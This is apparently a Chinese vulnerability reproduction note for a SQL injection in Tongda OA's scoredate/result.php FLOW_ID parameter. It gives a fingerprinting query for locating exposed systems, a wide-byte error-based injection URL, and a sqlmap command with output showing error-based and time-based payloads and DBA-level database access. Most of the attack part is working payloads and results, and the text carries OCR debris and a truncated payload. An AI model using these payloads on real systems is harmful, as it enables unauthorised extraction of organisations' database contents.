T10-5通达-OA-SQL

漏洞描述：

通达OA /general/score/flow/scoredate/result.php 存在SQL注入漏洞,攻击者通过漏洞可以获取数据库信息。

网站图片：

网络测绘：

Hunter 语法：


app.name="通达 OA"

漏洞复现：

payload：

```
http://192.168.31.164/general/score/flow/scoredate/result.php?FLOW_ID=11%bf%27%20and%20(SELECT%201%20from%20(select%20count(*),concat(floor(rand(0)*2),(substring((select
```

效果图:


192.168.31.164/general/score/flow/scoredate/result.php?FLOW_ID=11%bf%27%20and%20(SELECT%201%20fro
fofa
信息收集
MD5
沙箱
blog
study
靶场
tools
chagpt
dnslog
wiki
漏洞查询
vulscan
关闭

请联系管理员


错误#1062: Duplicate entry '13b712de48137572f3849aabd5666a4e3' for key 'group_key'
SQL语句: SELECT * from SCORE_DATE where FLOW_ID='11縗' and (SELECT 1 from (select count(*),concat(floor(rand(0)*2),(substring((select md5(1122) from user limit 1),1,62)))a from information_schema.tables
文件: C:/MYOA/webroot/general/score/flow/scoredate/result.php

Varning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in **C:\MYOA\webroot\general\score\flow\scoredate\result.php** on line **12**

-0

sqlmap

```
sqlmap -u "192.168.31.164/general/score/flow/scoredate/result.php?FLOW_ID=11%bf%27%20" --batch
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: FLOW_ID (GET)
    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: FLOW_ID=11%bf'  AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a716271,(SELECT (ELT(2514=
))s), 8446744073709551610, 8446744073709551610)))-- CiSQ

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: FLOW_ID=11%bf'  AND (SELECT 2476 FROM (SELECT(SLEEP(5)))yQjo)-- TXzf
---
[00:47:16] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.5
[00:47:16] [INFO] testing if current user is DBA
[00:47:16] [INFO] fetching current user
[00:47:16] [WARNING] reflective value(s) found and filtering out
[00:47:16] [INFO] retrieved: 'root@127.0.0.1'
current user is DBA: True
```